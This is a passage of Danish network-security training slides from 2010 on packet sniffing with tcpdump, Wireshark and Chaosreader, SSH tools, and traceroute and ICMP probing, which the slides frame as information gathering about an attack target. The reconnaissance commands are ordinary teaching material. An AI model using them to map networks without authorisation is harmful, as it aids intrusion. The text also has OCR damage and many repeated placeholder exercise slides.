- host - afsender eller modtager
- proto - protokol: ether, fddi, tr, ip, ip6, arp, rarp, decnet, tcp og udp

IP adresser kan angives som dotted-decimal eller navne

porte kan angives med numre eller navne

komplekse udtryk opbygges med logisk and, or, not

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# tcpdump udtryk eksempler


Host 10.1.2.3
Alle pakker hvor afsender eller modtager er 10.1.2.3

host 10.2.3.4 and not host 10.3.4.5
Alle pakker til/fra 10.2.3.4 undtagen dem til/fra 10.3.4.5
- meget praktisk hvis man er logget ind p¡E5¿ 10.2.3.4 via netv¡E6¿rk fra 10.3.4.5

host foo and not port ftp and not port ftp-data
trafik til/fra maskine *foo* undtagen hvis det er FTP trafik

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Wireshark - grafisk pakkesniffer




`http://www.wireshark.org`

både til Windows og UNIX, tidligere kendt som Ethereal

# Programhygiejne!

SOLIDO NETWORKS

Download, installer - kør! - farligt!

Sådan gøres det:


- download program OG signaturfil/MD5
- verificer signatur eller MD5
- installer
- brug programmet
- hold programmet opdateret!
  Se eksempelvis teksten på hjemmesiden:
  *Wireshark 0.99.2 has been released. Several security-related vulnerabilities have been fixed and several new features have been added.*

NB: ikke alle programmer har signaturer :(

MD5 er en envejs hash algoritme - mere om det senere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Brug af Wireshark




Man starter med Capture - Options

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Brug af Wireshark

(Untitled) – Ethereal

File Edit View Go Capture Analyze Statistics Help

| No. | Time | Source | Destination | Protocol | Info |
|---|---|---|---|---|---|
| 561 | 6.760947 | 10.0.0.32 | sunny.kramse.dk | TCP | 54021 > imaps [ACK] Seq=426 Ack=10773 Win=65 |
| 562 | 6.763144 | sunny.kramse.dk | 10.0.0.32 | TLS | Continuation Data, [Unreassembled Packet] |
| 563 | 6.820037 | 10.0.0.32 | sunny.kramse.dk | TCP | 54021 > imaps [ACK] Seq=426 Ack=11106 Win=65 |
| 564 | 6.919635 | 10.0.0.32 | sunny.kramse.dk | TCP | 54023 > imaps [SYN] Seq=0 Ack=0 Win=65535 Len |
| 565 | 6.921708 | sunny.kramse.dk | 10.0.0.32 | TCP | imaps > 54023 [SYN, ACK] Seq=0 Ack=1 Win=1638 |
| 566 | 6.921794 | 10.0.0.32 | sunny.kramse.dk | TCP | 54023 > imaps [ACK] Seq=1 Ack=1 Win=65535 Len |
| 567 | 6.922614 | 10.0.0.32 | sunny.kramse.dk | TLS | Client Hello |

- Frame 563 (66 bytes on wire, 66 bytes captured)
- Ethernet II, Src: AppleCom_86:7c:3f (00:0d:93:86:7c:3f), Dst: Olicom_c3:57:d8 (00:00:24:c3:57:d8)
- Internet Protocol, Src: 10.0.0.32 (10.0.0.32), Dst: sunny.kramse.dk (217.157.20.131)
- Transmission Control Protocol, Src Port: 54021 (54021), Dst Port: imaps (993), Seq: 426, Ack: 11106, Len: 0

```
0000  00 00 24 c3 57 d8 00 0d  93 86 7c 3f 08 00 45 00   ..$.W... ..|?..E.
0010  00 34 7e 8b 40 00 40 06  c3 f8 0a 00 00 20 d9 9d   .4~.@.@. ..... ..
0020  14 83 d3 05 03 e1 cd 31  c9 ea 0d 7b a2 bf 80 10   .......1 ...{....
0030  ff ff 32 0d 00 00 01 01  08 0a 62 e0 c3 42 bb e3   ..2..... ..b..B..
```

Filter: | Expression... | Clear | Apply | File: "/var/tmp/ether0ARkxt...

Læg mærke til filtermulighederne

# Chaosreader

Chaosreader

## Chaosreader Report

Created at: Sun Nov 16 21:04:18 2003, Type: snoop

Image Report - Click here for a report on captured images.
GET/POST Report (Empty) - Click here for a report on HTTP GETs and POSTs.
HTTP Proxy Log - Click here for a generated proxy style HTTP log.

### TCP/UDP/... Sessions

| | | | | | | |
|---|---|---|---|---|---|---|
| 1. | Sun Nov 16 20:38:22 2003 | 30 s | 192.168.1.3:1368 <-> 192.77.84.99:80 | web | 383 bytes | • as_html |
| 2. | Sun Nov 16 20:38:22 2003 | 29 s | 192.168.1.3:1366 <-> 192.77.84.99:80 | web | 381 bytes | • as_html |

Med adgang til et netværksdump kan man læse det med chaosreader

Output er HTML med oversigter over sessioner, billeder fra datastrømmen osv.

`http://chaosreader.sourceforge.net/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Secure Shell - SSH og SCP

SSH afløser en række protokoller som er usikre:

- Telnet til terminal adgang
- r* programmerne, rsh, rcp, rlogin, ...
- FTP med brugerid/password

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# SSH - de nye kommandoer er

kommandoerne er:

- ssh - Secure Shell
- scp - Secure Copy
- sftp - secure FTP


Husk: SSH er både navnet på protokollerne - version 1 og 2 samt programmet `ssh` til at logge ind på andre systemer

SSH tillader også port-forward, tunnel til usikre protokoller, eksempelvis X protokollen til UNIX grafiske vinduer

**NB: Man bør idag bruge SSH protokol version 2!**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Putty en SSH til Windows




Login skærmen til Putty terminal programmet

© copyright 2010 Solido Networks, Henrik Lund Kramshøj


# Putty terminaladgang

```
edu.muhos.fi - PuTTY
login as: wtestaaj
Sent username "wtestaaj"
wtestaaj@edu.muhos.fi's password:
Last login: Thu Apr 18 11:55:44 2002 from yalu117164.muhos
[17.12.2001]
   Käyttäkää telnet- ja ftp-yhteyksien sijasta SSH:ta tietoturvallisuuden
   vuoksi. Lisätietoja http://edu.muhos.fi/opas/ssh

[15.01.2002]
   Salasanaa ei saa vaihtaa passwd-komennolla! Käyttäkää salasanan vaihtoon
   WWW-selainta osoitteessa https://edu.muhos.fi/salasana

[28.01.2002]
   VIRUSVAROITUS!! Älkää avatko sähköpostiviestiä, jonka otsikkona on:
   "new photos from my party!"

   Lisätietoa viruksesta:
   http://www.f-secure.fi/fin/support-page_2002012800.shtml

Disk quotas for user wtestaaj (uid 587):
     Filesystem  blocks   quota   limit   grace   files   quota   limit   grace
     /dev/sda10      56   60000  240000              11       0       0
[wtestaaj@edu ~]$
```

Billede fra `http://edu.muhos.fi/opas/ssh/putty-ohje.htm`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Grafisk Secure Copy - WinSCP





screenshot fra

`http://winscp.vse.cz/eng/screenshots/large/advanced.gif`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Grafisk Secure Copy - WinSCP




screenshot fra

`http://winscp.vse.cz/eng/screenshots/large/explorer.gif`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# traceroute

traceroute programmet virker ved hjælp af TTL

levetiden for en pakke tælles ned i hver router på vejen og ved at sætte denne lavt opnår man at pakken *timer ud* - besked fra hver router på vejen

default er UDP pakker, men på UNIX systemer er der ofte mulighed for at bruge ICMP

```
  traceroute 217.157.20.129
traceroute to 217.157.20.129 (217.157.20.129)

, 30 hops max, 40 byte packets
 1  safri (10.0.0.11)  3.577 ms  0.565 ms  0.323 ms
 2  router (217.157.20.129)  1.481 ms  1.374 ms  1.261 ms
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# traceroute - med UDP

```
 #  tcpdump -i en0 host 217.157.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain:  6646+ PTR?

200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214:  6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Værdien af traceroute

diagnosticering af netværksproblemer - formålet med traceroute


indblik i netværkets opbygning!

svar fra hosts - en modtaget pakke fremfor et *sort hul*

traceroute er ikke et angreb - det er også vigtigt at kunne genkende normal trafik!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Network mapping




Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Andre trace programmer

Der findes mange specialiserede trace programmer til diverse formål

Eksempel: dnstracer information om DNS servere

```
# dnstracer -r . www.security6.net
Strange amount of retries, setting to default
Tracing to www.security6.net via 10.0.0.11, timeout 15 seconds
10.0.0.11 (10.0.0.11)
 |___ H.GTLD-SERVERS.net [net] (192.54.112.30)
 |      |___ NS6.GANDI.net [security6.net] (80.67.173.196) * * *
 |       ___ NS1.security6.net [security6.net] (217.157.20.130)
 |            |___ B.GTLD-SERVERS.net [net] (192.33.14.30)
 |            |      |___ NS6.GANDI.net [security6.net] ...
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Flere traceprogrammer

mtr My traceroute - grafisk `http://www.bitwizard.nl/mtr/`

lft - *layer four trace* benytter TCP SYN og FIN prober


trace ved hjælp af TCP og andre protokoller findes

paratrace - *Parasitic Traceroute via Established TCP Flows and IPID Hopcount*

Der findes webservices hvor man kan trace fra, eksempelvis: `http://www.samspade.org`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# What time is it?



Hvad er klokken?

Hvad betydning har det for sikkerheden?

Brug NTP Network Time Protocol på produktionssystemer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# What time is it? - spørg ICMP

ICMP timestamp option - request/reply

hvad er klokken på en server

Slayer icmpush - er installeret på server

viser tidstempel

```
#  icmpush -v -tstamp 10.0.0.12
ICMP Timestamp Request packet sent to 10.0.0.12 (10.0.0.12)

Receiving ICMP replies ...
fischer          -> 21:27:17
icmpush: Program finished OK
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Netmasken? - spørg ICMP

ICMP address mask option - request/reply

hvilken netmaske bruger serveren

Slayer icmpush - er installeret på server

viser netmasken

```
#  icmpush -v -mask 217.157.20.129
ICMP Address Mask Request packet sent to 217.157.20.129

Receiving ICMP replies ...
router.kramse.dk -> 255.255.255.240
icmpush: Program finished OK
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Øvelse

Vi laver nu øvelsen

**??**

som er øvelse **??** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Informationsindsamling

Det vi har udført er informationsindsamling

Indsamlingen kan være aktiv eller passiv indsamling i forhold til målet for angrebet

passiv kunne være at lytte med på trafik eller søge i databaser på Internet

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# MAC adresser

```
